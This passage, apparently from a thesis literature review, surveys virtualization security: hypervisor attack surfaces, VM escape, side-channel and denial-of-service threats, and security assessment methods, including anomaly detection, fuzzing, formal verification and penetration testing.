- **Side-Channel and Covert Channel Attacks:** These threats involve an attacker in one VM gleaning information about another by observing shared hardware behavior (cache usage, timing differences, power consumption, etc.). CPUs typically share caches, branch predictors, and other microarchitectural components among virtual machines (VMs), especially on the same core or socket, which can lead to side-channel attacks, such as cache timing attacks. A notable example is the L1 cache side-channel exploited by some Spectre/Meltdown variants and the Foreshadow (L1TF) vulnerability, which demonstrated speculative execution issues that allowed leakage across virtual machine (VM) boundaries. While these attacks do not "break" hypervisor software isolation, they bypass it by exploiting shared hardware. They are complex but plausible, thus part of the threat landscape for high-assurance systems. Mitigations include avoiding co-location of high-security VMs with untrusted VMs (partitioning) or enabling hardware fixes and hypervisor scheduling techniques (e.g., flushing caches on VM switches, which incurs a performance cost). Covert channels (where colluding VMs signal information through shared resources) are also possible but are more relevant in confidentiality-focused threat models (e.g., a high-security VM should not communicate secrets to a low-security VM, even if both are compromised).

Overall, the threat model for a virtualized system must encompass the guest level, the hypervisor level, and the infrastructure level. Commonly cited threats include *VM escape*, *VM-to-VM attacks*, *host/management takeover*, *denial of service via shared resource exhaustion*, and *insertion of malicious VM or hypervisor code* (e.g., a fake hypervisor or trojaned hypervisor update). Standards like NIST SP 800-125 outline many of these threats, emphasizing that all components (hypervisor, VMs, storage, network) require security hardening [Ross, 2014; Stouffer et al., 2015]. In practice, security architects assume an attacker *could* run code in a guest

VM (since one can rent a VM in the cloud) and therefore ensure that compromising that VM does not easily yield further access.

It is worth noting that virtualization complicates digital forensics and monitoring, which should be considered in threat modeling, as it affects the speed and effectiveness of incident response. For example, if an attacker compromises a VM, can they hide from hypervisor-level detection? Conversely, can the hypervisor or administrator easily inspect the VM state to investigate? Solutions exist, such as virtual machine introspection tools, but they introduce an additional layer of complexity.

Core Security Properties: Isolation, Privilege Boundaries, and Enforcement

Isolation is foundational to virtualization security: each VM must operate as if on a separate physical machine, with isolated memory, CPU, storage, and network [Stouffer et al., 2015]. Isolation ensures confidentiality, integrity, and availability. The hypervisor enforces resource partitioning, preventing VMs from affecting one another [Liquid Web, 2021].

This is achieved through clear **privilege boundaries**, where the hypervisor runs at a higher privilege level than guest OSs. Guest operations that could compromise isolation (e.g., modifying page tables or device configurations) are intercepted and handled by the hypervisor, which has complete control of hardware resources.

Enforcement mechanisms include:

- **Memory Protection:** MMUs or EPT/NPT restrict VMs to their assigned memory. Unauthorized access attempts to penetrate the hypervisor. Permissions (e.g., non-executable, read-only) can be enforced at the hardware level.
- **CPU Execution Control:** Privileged CPU instructions are intercepted. The hypervisor schedules CPU time fairly, preventing monopolization.
- **Device Access Control:** I/O operations are mediated by the hypervisor. VMs access virtual devices, with real hardware access tightly controlled. IOMMUs restrict DMA to VM-assigned memory [Chandramouli, 2020].
- **Hypercall Interface Control:** Paravirtualized hypercalls must be carefully validated. Improper validation can expose hypervisor memory or cause denial-of-service [Chandramouli, 2020].
- **Privilege Separation & Minimal TCB:** Minimizing the Trusted Computing Base (TCB) reduces attack surface. Designs like Xen's split between hypervisor and Dom0 or KVM's lean core aim to confine high-privilege operations to the smallest possible codebase.

The essential security principles are: **(1) Isolation**, **(2) Controlled Sharing**, **(3) Complete Mediation**, **(4) Least Privilege**, and **(5) Auditability**. These collec-

tively ensure that VMs operate securely, with all sensitive actions mediated by the hypervisor and traceable when necessary.

Hypervisor-Specific Attack Surfaces

Despite virtualization's promise of isolation, real-world hypervisors expose several critical attack surfaces that adversaries may target:

- **Hypercall and VM Interface Attacks:** Hypercalls serve as the API between the guest and the hypervisor. Improper input validation in hypercall handlers can lead to privilege escalation or denial-of-service [Chandramouli, 2020]. Vulnerabilities in Xen's memory management hypercalls have enabled guests to crash the host or corrupt critical structures. Hypervisors must robustly handle malformed or out-of-order calls.
- **Virtual Device Emulation:** Emulated devices (e.g., via QEMU) replicate complex hardware behavior and often run with elevated privileges. Bugs in emulation logic (e.g., CVE-2015-3456 VENOM) have allowed full guest-to-host escapes. Minimizing exposed devices and sandboxing emulation processes are key mitigations [Chandramouli, 2020].
- **Para-virtualized Drivers:** Shared-memory and hypercall-based communication (e.g., VirtIO, Xen PV) between guest and host introduces risks if backends mishandle untrusted pointers or ring buffers. Vulnerabilities in grant table handling have enabled memory corruption and privilege elevation.
- **Device Passthrough Risks:** Assigning physical devices directly to VMs can expose host memory if the IOMMU is misconfigured. Malicious VMs may exploit network interface controllers (NICs) or graphics processing units (GPUs) to perform DMA-based attacks. Passthrough should be limited to trusted VMs using SR-IOV and proper isolation.
- **Shared Resource Side-Channels:** Microarchitectural features (e.g., caches, SMT, deduplication) can leak information between VMs. Attacks like Flush+Reload extract sensitive data without violating logical isolation. Mitigations include core pinning, cache flushing, disabling SMT, and deactivating transparent page sharing by default.
- **Management Interface and API Attacks:** Administrative interfaces (web consoles, OpenStack, cloud APIs) are highly privileged and must be isolated. Compromise here grants attackers full control over the virtualization stack [Chandramouli, 2020]. Best practices include multi-factor authentication (MFA), access segregation, role-based access control, and audit logging.

Hypervisor security must account not only for functional correctness but for every interface exposed to potentially malicious guests. Each of these components (hypercalls, device emulation, para-virtual drivers, passthrough mechanisms, shared hardware, and management APIs) forms part of a broader attack surface

that must be minimized and continuously assessed. To summarize this attack surface discussion, we enumerate the key areas with examples:

- **Hypercall Interface & VM Exits:** This is the "syscall" interface of the hypervisor. *Example:* A malicious VM calls a hypercall with out-of-range parameters that exploit a bug, gaining code execution in the hypervisor.
- **Virtual Device Emulation:** Every emulated disk, NIC, VGA, USB, etc. *Example:* CVE-2017-5715 (part of Spectre/Meltdown) allowed crafted sequences to read memory; more directly, CVE-2015-3456 (VENOM) let a VM escape via floppy disk emulator.
- **Para-virtual Drivers & Backends:** Shared memory rings, grant tables, etc. *Example:* Xen hypervisor XSA-148 (2015): a bug in Xen's handling of guests provided a grant table reference that could be double freed, allowing guests to elevate privilege.
- **Hardware Shared Resources:** Caches, branch predictors, memory deduplication, etc. *Example:* Flush+Reload cache timing attack to extract an RSA key from a co-located VM (as demonstrated in research).
- **Management and Configuration Interfaces:** Web consoles, libvirt/QEMU monitor, cloud APIs. *Example:* An attacker uses an API key to automate VM snapshot downloads containing sensitive data; or exploits an unpatched bug in an open-source cloud management panel to create an admin account.
- **Human Factors & Configuration Mistakes:** Not to be ignored, the complexity of virtualization can lead to misconfigurations that attackers exploit (like attaching a sensitive VM's virtual NIC to the wrong vswitch, or not disabling insecure default settings). Good security hygiene and compliance checks are needed here.

Mitigating virtualization threats requires a **defense-in-depth** strategy. Hypervisors are hardened through secure coding and audits, benefiting from their smaller codebases relative to general-purpose operating systems, and require timely patching and firmware updates [Chandramouli, 2020]. Guest VMs must apply standard OS hardening, as they remain viable targets [Chandramouli, 2020]. Network protections such as virtual firewalls and VLAN segmentation help contain lateral movement. In cloud settings, hypervisor-level monitoring (e.g., tracking hypercall usage or VM exit patterns) can support early detection of malicious activity, aligning with this thesis's focus on anomaly detection.

In summary, virtualization security rests on enforcing strong isolation across both *technical* layers (hypervisors, hardware) and *operational* practices (management, configuration). This thesis builds on that foundation through three main contributions: (1) anomaly detection to identify deviations from expected behavior, (2) vulnerability analysis to uncover hypervisor-level weaknesses, and (3) intrusion injection to empirically evaluate resilience under realistic attack scenarios. As virtualization underpins modern infrastructure, ongoing efforts (from NIST guidelines [Chandramouli, 2020] to formally verified hypervisors) aim to ensure it remains a secure and dependable platform for critical workloads.

2.2 Security Challenges in Virtualized Systems

Virtualization underpins modern cloud and critical infrastructures, enabling multiple VMs to share physical resources efficiently. However, this flexibility introduces distinct security risks. The hypervisor, responsible for mediating hardware access, becomes a central point of trust and a prime target. Failures in its isolation mechanisms can lead to severe security breaches. This section categorizes key threats into five areas: hypervisor vulnerabilities, side-channel attacks, VM isolation failures, VM escape and privilege escalation, and resource contention/-DoS. Each category is analyzed with respect to affected security properties (confidentiality, integrity, availability) and supported by recent research and real-world cases [Barrowclough and Asif, 2018; Perez-Botero et al., 2013].

2.2.1 Hypervisor Vulnerabilities

As a privileged software layer, the hypervisor presents a broad attack surface. Vulnerabilities in its code can compromise all co-resident VMs, affecting integrity, confidentiality, and availability. An attacker exploiting such flaws may obtain host-level privileges, bypassing isolation.

Empirical analyses of Xen and KVM reveal common weaknesses in memory handling, device emulation, and validation of guest input [Perez-Botero et al., 2013]. Device emulation, often executed in a privileged context, is a frequent source of critical bugs. A notable case is **VENOM** (CVE-2015-3456), a buffer overflow in QEMU's virtual floppy driver allowing code execution in the host from a guest [Kandek, 2015]. Such attacks breach integrity and confidentiality. Even non-arbitrary code execution bugs can impact availability; for instance, a malicious hypercall triggering a hypervisor crash halts all hosted VMs.

Cloud providers mitigate these risks through hypervisor hardening, fuzzing, code audits, and timely patching. Nonetheless, the complexity and privileged nature of hypervisors continue to make them attractive targets.

2.2.2 Side-Channel Attacks

Side-channel attacks exploit shared hardware to bypass logical isolation and extract sensitive information, undermining confidentiality. These channels arise from contention on CPU caches, branch predictors, and other shared components, allowing malicious VMs to infer the behavior of co-resident VMs through timing or resource access patterns.

Ristenpart *et al.* [Ristenpart et al., 2009] first demonstrated that attackers could co-locate virtual machines (VMs) on EC2 and exploit cache-based side channels to extract information. Zhang *et al.* [Zhang et al., 2012] further demonstrated a cross-VM attack recovering RSA keys by monitoring cache access patterns, overcoming noise and scheduling challenges. These techniques extract secrets without violating access control, highlighting limitations in isolation guarantees.

Transient execution vulnerabilities like **Meltdown** [Lipp et al., 2018] broadened these threats. Meltdown leverages speculative execution to read privileged memory and leak data via cache timing, allowing virtual machines (VMs) to read the memory of the host or other VMs. These hardware-level flaws completely compromise confidentiality and have sparked widespread patches and mitigations. Despite industry efforts, defending against such attacks remains difficult due to performance trade-offs and reliance on low-level hardware mechanisms.

2.2.3 VM Isolation Failures

VM isolation aims to sandbox each guest, preventing influence or observation of others. Yet, flaws in virtualization mechanisms can violate confidentiality and integrity more directly than side-channel attacks.

A key issue arises from memory-sharing optimizations, such as page deduplication. Razavi *et al.*'s **Flip Feng Shui** attack [Razavi et al., 2016] combines deduplication with the Rowhammer vulnerability to corrupt shared memory. By manipulating identical pages loaded in both the attacker and victim VMs, bit flips are induced, altering sensitive victim data (e.g., RSA keys), thereby breaching integrity and potentially compromising confidentiality. In response, many cloud providers disable memory deduplication in multi-tenant setups.

Isolation failures also stem from improper resource reuse. For example, if physical memory or storage is reassigned without sanitization, residual data may leak to new tenants. Similarly, insufficiently enforced IOMMU protections can allow DMA attacks from a virtual machine (VM) with direct device access, thereby violating integrity and confidentiality. While public cloud incidents are rare, these risks underscore that strong virtual machine (VM) isolation depends not only on secure code but also on careful resource design and reuse policies.

2.2.4 VM Escape and Privilege Escalation

VM escapes occur when guest code breaches its sandbox to execute on the host or hypervisor, resulting in a complete system compromise. These attacks undermine all three security properties and are especially severe in multi-tenant clouds.

Such escapes typically exploit hypervisor vulnerabilities. For instance, Xen's 2015 XSA-148 [Xen Project Security Team, 2015] allowed a PV guest to craft malicious page tables, gaining write access to arbitrary host memory. This enabled complete control over the hypervisor. The VENOM vulnerability [Kandek, 2015] similarly allowed guest-to-host execution via flawed device emulation. These cases demonstrate that even longstanding hypervisor codebases may harbor latent escape vectors.

Other demonstrations, including from Pwn2Own, show escapes in VMware, VirtualBox, and similar platforms, often via device emulation or backend services. Attackers may chain such exploits with initial VM compromises to pivot into the host, targeting co-resident VMs.

Defenses include minimizing hypervisor code (e.g., micro-hypervisors [Perez-Botero et al., 2013]), sandboxing I/O services, and leveraging hardware protections (e.g., EPT, virtualization extensions). Some cloud providers use live migration and rapid patching to preempt known exploits. Despite mitigation efforts, the hypervisor remains critical (and vulnerable), necessitating rigorous monitoring and defense-in-depth.

2.2.5 Resource Contention and DoS in Multi-Tenant Environments

In shared cloud settings, virtual machines (VMs) compete for CPU, memory, I/O, and network bandwidth. A malicious tenant can deliberately monopolize these resources, thereby degrading the performance of co-resident virtual machines (VMs). While benign forms are known as "noisy neighbor" problems, deliberate abuse constitutes a denial-of-service (DoS) attack targeting *availability*.

Zhang *et al.* [Zhang et al., 2017a] showed that a single VM can severely affect others by inducing memory bus contention, increasing the latency of web applications, and slowing down distributed jobs. Similar techniques include disk I/O flooding or saturating network links to disrupt services or inflate costs via autoscaling.

Addressing this is challenging, as malicious use may mimic heavy but legitimate workloads. Hypervisors employ quotas and schedulers (e.g., Xen's credit scheduler, KVM's cgroups), but attackers can exploit shared low-level resources, such as caches or memory buses. Zhang *et al.* also propose performance counter-based detection and selective throttling to identify and mitigate memory DoS attacks.

Attackers may also deceive schedulers by underutilizing resources during placement, then overloading once co-located with a target. Virtual network attacks can flood shared components, blurring into DDoS scenarios. Providers increasingly offer isolation via premium instance types or QoS guarantees, but these reduce flexibility.

Ultimately, securing availability in virtualized environments requires not just network defenses but hardware-aware scheduling, behavioral monitoring, and architectural partitioning to ensure performance isolation between tenants.

Table 2.1: Security Properties at Risk by Threat Category

Threat Category	**C**	**I**	**A**
Hypervisor Vulnerabilities	✓	✓	✓
Side-Channel Attacks	✓		
VM Isolation Failures	✓	✓	
VM Escape & Escalation	✓	✓	✓
Resource Contention / DoS			✓

2.3 Security Assessment Methodologies

Security *assessment* involves systematically evaluating systems to detect and analyze vulnerabilities, playing a vital role in software assurance [Scarfone et al., 2008]. Given the rapid emergence of new threats, developers must adopt both **formal** (e.g., mathematical proofs) and **empirical** (e.g., dynamic testing) methods to assess security proactively. While formal methods offer provable guarantees, empirical approaches reveal practical flaws that proofs may overlook. No single technique is sufficient, and only multiple complementary approaches ensure defense-in-depth. The following sections examine key assessment methodologies, comparing their scalability, coverage, automation, and adoption.

2.3.1 Core Security Assessment Methodologies

Static Analysis

Static analysis inspects source code or binaries *without execution*, identifying vulnerabilities by analyzing code structure, control flow, and data dependencies [Yamaguchi et al., 2014]. Static Application Security Testing (SAST) tools can detect common flaws, such as buffer overflows or SQL injections, and trace untrusted data paths to sensitive operations.

Techniques range from pattern matching to advanced dataflow and abstract interpretation. Yamaguchi *et al.* introduced *code property graphs*, which combine syntax, control, and data-flow graphs into a searchable representation that reveals unknown vulnerabilities in large codebases, such as the Linux kernel [Yamaguchi et al., 2014].

Static analysis offers broad coverage but suffers from *false positives* due to over-approximation and lacks context about runtime configurations [Yamaguchi et al., 2014]. Nonetheless, it remains foundational to secure development. Commercial tools like Coverity and SonarQube enforce standards and detect critical bugs early. As noted by Chess and McGraw, static tools efficiently uncover patterns with minimal effort [Sheng et al., 2025].

Dynamic Analysis

Dynamic analysis executes software in instrumented environments to monitor real-time behavior. Techniques like *dynamic taint analysis* track untrusted input propagation; TaintCheck flagged buffer overflows and format string exploits with no false positives [Li and Xue, 2015].

Other methods include sanitizers (e.g., *AddressSanitizer*) that insert checks for memory errors at runtime [Fanlin and collaborators, 2021], and *symbolic execution*, which explores multiple paths by solving constraints on symbolic inputs. Tools such as KLEE, SAGE, and Mayhem have demonstrated the power of combining symbolic execution with fuzzing to maximize code coverage and discover

deep bugs across different input domains [Checkoway et al., 2012].

Formal Verification

Formal verification employs mathematical techniques to demonstrate that a system satisfies specified properties, whereas testing only reveals flaws in specific executions. It provides strong guarantees across all behaviors by either interactively constructing proofs (*theorem proving*) or exhaustively checking model states (*model checking*). When successful, formal verification ensures that properties such as memory safety or protocol correctness hold for all inputs.

A landmark example is the **seL4** microkernel, fully verified for functional correctness [Klein et al., 2009]. Its C implementation was shown to match a high-level specification, ensuring memory isolation and authority confinement. However, verifying 20,000 lines of code required 11 person-years, highlighting the scalability challenge. Verification demands expertise in formal languages and only covers explicitly specified properties.

Despite complexity, formal methods are becoming practical in specific domains. *Lightweight* approaches (like SMT solvers and symbolic model checking) are widely used to verify components or detect flaws (e.g., protocol bugs, overflow risks). Tools like Microsoft's SLAM and Amazon's TLA$^+$ support real-world applications. Current research focuses on abstraction, modular proofs, and even AI-assisted reasoning [Kulik et al., 2022]. While best suited for high-assurance components, formal verification complements testing by proving the absence of targeted bug classes.

Runtime Monitoring

Runtime monitoring observes system behavior during execution to detect security violations in real time. It plays a key role in both operational security (e.g., IDPS, RASP) and assessment phases by using hooks and sensors to detect anomalies or attacks.

Host-based intrusion detection systems (HIDS), for example, monitor system calls for deviations from expected patterns. At the same time, RASP tools can detect in-app exploitation attempts (e.g., SQL injections) and react immediately. Developers may also use runtime monitors during testing to assess detection capabilities during simulated attacks.

In DevSecOps, *continuous monitoring* tracks deployed systems for emerging threats [Dempsey et al., 2011]. Tools like Dynatrace [Dynatrace Docs] detect vulnerable library use in running applications. Monitoring is crucial when prior testing misses subtle or runtime-only issues, as it can help contextualize alerts and reduce false positives.

However, runtime monitoring cannot eliminate vulnerabilities: it only detects exploitation attempts. It can also incur overhead and be evaded by advanced attackers. Despite this, monitoring provides a critical safety net, especially when

coupled with intelligent alerting and scalable instrumentation.

Penetration Testing

Penetration testing simulates real-world attacks to identify vulnerabilities through human-led exploration. Unlike automated scanning, it employs creative tactics to uncover deep-seated flaws, such as logic bugs, chained exploits, or misconfigurations. Pentests may target networks, applications, or internal systems, producing detailed reports with findings and remediation advice.

Operating from an adversarial perspective, testers follow a cycle of reconnaissance, exploitation, and privilege escalation. Techniques include scanning, injecting payloads, exploiting known CVEs, and social engineering. The approach reveals both software and procedural weaknesses, providing clear evidence of risk when successful breaches occur.

Pentesting's strengths lie in identifying complex, real-world issues missed by automation and validating exploitability. However, it's manual, time-bound, and may not uncover all flaws. Results depend heavily on tester skill, and poor execution can cause disruptions. NIST emphasizes pentesting as a complement (not a replacement) to systematic analysis [Scarfone et al., 2008].

In practice, organizations combine automated scanning for breadth with pentesting for depth [Bishop, 2007]. Trends favor more frequent assessments, including bug bounty programs and automated red teaming, to keep pace with system changes.

Vulnerability and Attack Injection

Vulnerability injection involves deliberately inserting known flaws into a system to evaluate the effectiveness of security tools or teams. By planting synthetic bugs (e.g., SQL injection, XSS), researchers and trainers can assess detection accuracy and false negatives in controlled scenarios [Fonseca et al., 2009]. Attack injection complements this by simulating exploits or injecting malicious traffic to test system defenses and response mechanisms. Combining both allows for end-to-end assessment of security monitoring and incident handling [Fonseca et al., 2014; Neves et al., 2006].

LAVA [Dolan-Gavitt et al., 2016] is a prominent example that seeds realistic buffer overflow vulnerabilities into programs, enabling objective benchmarking of tools. These synthetic flaws provide known ground truth, addressing the challenge of unknown bug counts in real-world code.

The method helps uncover blind spots and validate tool performance over time. However, injections must be carefully managed to avoid introducing real risk, and synthetic bugs may not fully represent real-world diversity. Still, when done rigorously, injection techniques serve as practical meta-assessment tools to improve confidence in security evaluations.

Fault Injection

Fault injection deliberately introduces errors into systems to test their robustness and error-handling capabilities. While rooted in dependability testing, it also supports security by simulating faults that could cause crashes, unsafe states, or security violations (e.g., skipping an authentication check). Techniques include memory corruption, register tampering, or altering return values to observe system reactions [Natella et al., 2016].

Security-focused fault injection can reveal issues like unchecked buffer lengths or privilege escalations under fault conditions. Hardware-oriented attacks (e.g., voltage glitching) are often emulated in software to test resilience to low-level perturbations.

Though sometimes overlapping with fuzzing or dynamic analysis, fault injection uniquely tests system behavior under rare or low-probability events. It answers whether systems fail securely and maintain integrity when faults occur. While brute-force approaches may yield noise, targeted fault models (especially in hardware-software systems) can expose subtle, high-impact vulnerabilities.

AI/ML-based Security Assessment

AI and ML techniques are increasingly used to automate vulnerability discovery and attack detection by learning patterns from large datasets of code or threat behavior. Deep learning models have demonstrated success in vulnerability prediction by analyzing code syntax and semantics without relying on predefined rules.

For example, VulDeePecker [Zou et al., 2021] uses bi-directional LSTMs to detect buffer overflows, while Devign [Chu et al., 2024; Nguyen et al., 2025] applies graph neural networks to capture control and data flow patterns in vulnerable code. These models generalize beyond handcrafted rules and can identify subtle coding flaws.

Studies show ML-based tools often outperform static analyzers in specific domains, particularly for complex or obfuscated vulnerabilities [Chu et al., 2024]. Challenges remain around explainability, dataset quality, and generalization. Nevertheless, ML complements traditional techniques by enabling scalable, adaptive, and automated security assessments.

Vulnerability Prediction and Detection: Machine learning, particularly deep learning, has been applied to identify vulnerable code snippets. Models such as deep neural networks and graph neural networks (GNNs) learn code representations that capture insecure patterns. For example, VulDeePecker by Li *et al.* used a bi-directional LSTM on tokenized code gadgets to detect buffer overflows in C code [Zou et al., 2021]. Zhou *et al.*'s Devign employed GNNs to distinguish vulnerable code by analyzing dataflow and control-flow graph features [Chu et al., 2024; Nguyen et al., 2025].

These models generalize from data rather than relying on fixed rules (e.g., detect-

ing unchecked uses of `strcpy`) and identify subtle indicators of insecurity across varied codebases. Surveys from 2017 to 2024 confirm that deep learning-based detectors often outperform traditional static analysis on specific bug classes [Chu et al., 2024].

Fuzzing and Input Generation: AI techniques have significantly enhanced fuzzing. Evolutionary fuzzing uses genetic algorithms to evolve inputs for deeper program coverage. Reinforcement learning (RL) treats the fuzzer as an agent that learns input strategies yielding new code paths or crashes. Neural models also infer input formats to generate well-structured inputs that pass validation and reach deeper logic. Additionally, ML helps prioritize testing efforts by identifying code that is likely to harbor bugs based on its complexity or historical defect data.

Malware and Anomaly Detection: AI/ML is widely applied in operational security for malware and intrusion detection. Techniques include supervised and unsupervised models for classifying binaries, monitoring system calls, and flagging behavioral anomalies. Though not strictly vulnerability analysis, such detection intersects with runtime threat identification.

Intelligent Penetration Testing and Autonomous Agents: AI is emerging in automated pentesting, with RL agents navigating networks to exploit vulnerabilities. Inspired by DARPA's Cyber Grand Challenge, the 2024 AIxCC initiative promotes AI-driven systems that can autonomously discover and patch flaws [Sheng et al., 2025]. These tools combine expert systems with learning to address real-world system complexity.

AI/ML methods offer scalability and adaptability as models can rapidly analyze large codebases and continually improve over time by retraining with new vulnerability data. They may also uncover subtle patterns missed by rule-based tools. However, challenges remain: they require labeled datasets (often noisy or scarce), can act as opaque black boxes, and are vulnerable to adversarial manipulation. Explainability and robustness are active areas of research. In practice, ML tools augment (not replace) traditional methods, for example, by prioritizing static analysis findings [Kulenovic and Donko, 2023].

AI/ML is a promising, fast-evolving domain in security assessment. Initial results show higher bug-detection accuracy and recall in some contexts [Chu et al., 2024], and integration into development workflows is accelerating.

2.3.2 Discussion and Comparative Analysis

Security assessment methodologies differ in strengths and limitations. This section compares them across key dimensions:

Coverage vs. Depth: Static analysis provides broad theoretical code coverage but may flag infeasible paths. Dynamic analysis and fuzzing explore fewer paths but yield concrete and in-depth findings. Formal verification provides complete coverage within a formal specification but overlooks issues outside its scope. Penetration testing is depth-focused but manually guided, leaving gaps that can be

exploited. Runtime monitoring detects symptoms rather than root causes.

Scalability: Static analysis scales well with large codebases and is widely integrated into continuous integration (CI) pipelines. Dynamic techniques scale with parallelization, but the setup overhead can be high. Fuzzing benefits from cloud-based parallel execution (e.g., OSS-Fuzz). Formal methods scale poorly and are primarily applied to critical modules, although compositional techniques can help. Penetration testing remains human-limited. ML tools offer high scalability once trained, supporting rapid analysis of massive codebases.

Automation and Expertise: Static, dynamic, and fuzzing tools are highly automated but require human triage. Formal verification ranges from semi- to fully automated, depending on tooling. Penetration testing is semi-automated and relies heavily on expert intuition. AI/ML tools aim for high automation but require expertise for model training and tuning.

Accuracy: Formal methods offer near-perfect accuracy for proven properties. Static analysis has higher false positives due to over-approximatio,n but can be tuned. Dynamic and fuzzing techniques yield few false positives but may miss untested paths. Penetration testing yields real results, but with incomplete coverage. ML accuracy depends on the quality of training: false positives and negatives can arise, so ML tools are often used for prioritization, rather than making final decisions.

Adoption and Maturity: Static and dynamic analysis are highly mature and widely integrated into industry secure development lifecycles, with most companies employing both SAST and DAST tools. Fuzzing has seen widespread adoption, especially in open-source and large tech firms, due to its effectiveness in uncovering memory corruption bugs. Formal verification is used selectively in domains such as avionics, automotive, and protocol analysis, but remains a niche approach in general software development due to expertise and cost barriers.

Penetration testing is a standard practice for critical systems and is often mandated by compliance standards; red team exercises are a best practice to be conducted before deployment. Vulnerability injection is primarily used in research, training, or tool evaluation (e.g., Capture the Flag, CTFs), rather than in production environments. Fault injection is commonly used in safety-critical systems, but it is rarely employed for security purposes, except in specialized hardware testing (e.g., smart card certification).

AI/ML-based methods are emerging. While some tools (e.g., Microsoft's ML-assisted review or GitHub's ML-based scanning) are in early use, broader adoption remains limited, with ongoing research driving innovation in this space.

In Table 2.2, we summarize how these methodologies compare across several of these dimensions. Each method is valuable in its own right; importantly, they are complementary. For example, static analysis can rapidly flag many issues which are then confirmed or weeded out by dynamic testing. Fuzzing can discover bugs that static analysis missed (especially if the bug doesn't have a clear signature but is triggered by an unexpected input combination). Formal methods can guarantee the absence of certain bug classes, thereby reducing the load on

other testing methods. Penetration testers can then focus on high-level logic attacks that none of the automated tools handle. AI/ML tools can prioritize or filter the enormous stream of results from static and dynamic tools to help human experts focus on likely real-world problems. A defense-in-depth security program will employ multiple of these techniques in tandem to achieve both breadth and depth of coverage, and to mitigate the weaknesses of any single approach.

Table 2.2: Comparative Summary of Security Assessment Techniques

Technique	**Automation**	**Scalability**	**CIA Focus**
Static Analysis	Code-level tools	Scales to large bases	C, I, A
Dynamic Analysis	Instrumented execution	Per-test overhead	I, A
Fuzz Testing	Input generators	Parallelizable	I, A
Formal Verification	Proof-based methods	Poor scalability	Varies
Runtime Monitoring	Continuous agents	Low overhead	I, A
Penetration Testing	Manual campaigns	Scenario-bound	C, I
Vuln/Attack Injection	Scenario-based tools	Limited by design scope	Varies
Fault Injection	Simulated fault triggers	Multi-fault injection	A
AI/ML-Based Analysis	Learned models	Fast after training	C, I, A

2.3.3 Trends and Open Challenges

The field of software security assessment continues to evolve, with several emerging trends and persistent challenges.

Hybrid Approaches: A significant trend is combining methods to harness their respective strengths. *Hybrid fuzzing*, for example, integrates fuzz testing with symbolic or concolic execution, enabling greater path coverage by solving constraints for deep program logic [Checkoway et al., 2012]. Microsoft's SAGE exemplifies this, identifying complex Windows vulnerabilities. Similarly, "analysis hybridization" blends static and dynamic analysis, using static results to guide dynamic testing or runtime data to filter static false positives [Nunes et al., 2022]. Continuous integration pipelines increasingly incorporate tools like linters, static analyzers, and fuzzers (DevSecOps), facilitating early, continuous feedback.

AI and Automation: The 2024 DARPA AI Cyber Challenge highlights growing interest in autonomous vulnerability detection and repair [Sheng et al., 2025]. AI is already assisting with triage, ranking alerts, clustering fuzzing crashes, and suggesting fixes. Large Language Models (LLMs) are being explored for code review, summarizing risks in pull requests, and assisting non-experts. While still maturing, these tools help scale expert capabilities.

Scalability and Coverage: As systems grow in complexity (e.g., microservices, third-party dependencies), achieving comprehensive assessment remains difficult. While fuzzing covers core logic well, new directions, such as *architectural fuzzing* and *security chaos engineering*, aim to assess system-level behavior. Efforts also target broader vulnerability types, extending detection beyond memory errors to include semantic flaws, such as broken authentication or crypto misuse.

False Positives and Negatives: Tool accuracy remains a challenge. False pos-

itives waste effort; false negatives allow vulnerabilities to persist. Approaches include ML-based ranking, heuristics, and runtime context to reduce noise. Detecting logic flaws (e.g., confused deputy, TOCTOU bugs) requires deeper semantic understanding, an area of active research, including specification-driven or invariant-learning tools.

Emerging Domains: New technologies introduce domain-specific needs. Smart contracts, for instance, leverage formal verification and symbolic analysis for correctness [Baets et al., 2024]. IoT and CPS systems present challenges in terms of scale, heterogeneity, and physical interaction. Assessing AI models themselves for adversarial robustness represents a new frontier that blurs traditional security boundaries.

Human-in-the-Loop Assessment: Tools are increasingly designed to support (not replace) human experts. Interactive systems enable feedback loops (e.g., active learning in static analysis) and provide visualizations to help developers identify and resolve issues. Bridging the usability gap between security tools and development teams remains key to broader adoption.

Measurement and Benchmarking: There is still no consensus on evaluating tool effectiveness. While benchmarks like those from Cyber Grand Challenges are helpful, they do not accurately reflect the real-world diversity of software. Research is ongoing into robust corpora, metrics that correlate with actual risk, and models that link vulnerability detection to threat reduction.

The future of security assessment lies in integrated, intelligent, and automated methodologies, combined with formal rigor and human insight. As deployment cycles accelerate and threats evolve (including AI-assisted attacks), assessment tools must match pace. Challenges like scaling formal methods, reducing false alarms, and uncovering logic bugs are central to current research. A layered strategy leveraging diverse tools will be essential to secure increasingly complex systems.

2.4 Virtualized System Security

This section surveys the existing literature on security mechanisms for virtualized environments, focusing on key research areas such as anomaly detection, hypervisor vulnerabilities, and fault injection-based evaluation.

2.4.1 Anomaly Detection in Virtualized Infrastructures

Early intrusion detection efforts in cloud and virtualized environments explored the use of monitoring systems *performance signatures* to identify anomalous behavior. Avritzer *et al.* proposed an architecture integrating traditional IDS sensors with continuous tracking of VM-level metrics (CPU, memory, I/O) to detect attack-induced deviations [Avritzer et al., 2010]. Their work showed that attacks such as buffer overflows, DoS, and SQL injections exhibit distinctive per-

formance patterns, like abrupt spikes in CPU or memory usage, which can serve as anomaly indicators [Avritzer et al., 2010]. This profiling-based strategy operates externally to the guest, relying on a statistical baseline of normal performance to raise alerts on significant deviations [Avritzer et al., 2010]. Its key strength lies in detecting zero-day attacks via anomalous resource footprints [Avritzer et al., 2010]. However, its effectiveness depends on accurately characterizing "normal" behavior across heterogeneous workloads. Static thresholds or manually defined baselines may lead to false positives if not continuously updated [Gabel et al., 2012]. To address this, later approaches incorporated adaptive models, such as regression or self-learning techniques, to refine performance profiles and detect outliers in an unsupervised fashion [Avritzer et al., 2010]. Techniques such as clustering and one-class models have also been explored to accommodate evolving cloud workloads, although they require careful calibration to balance sensitivity and false positive rates.

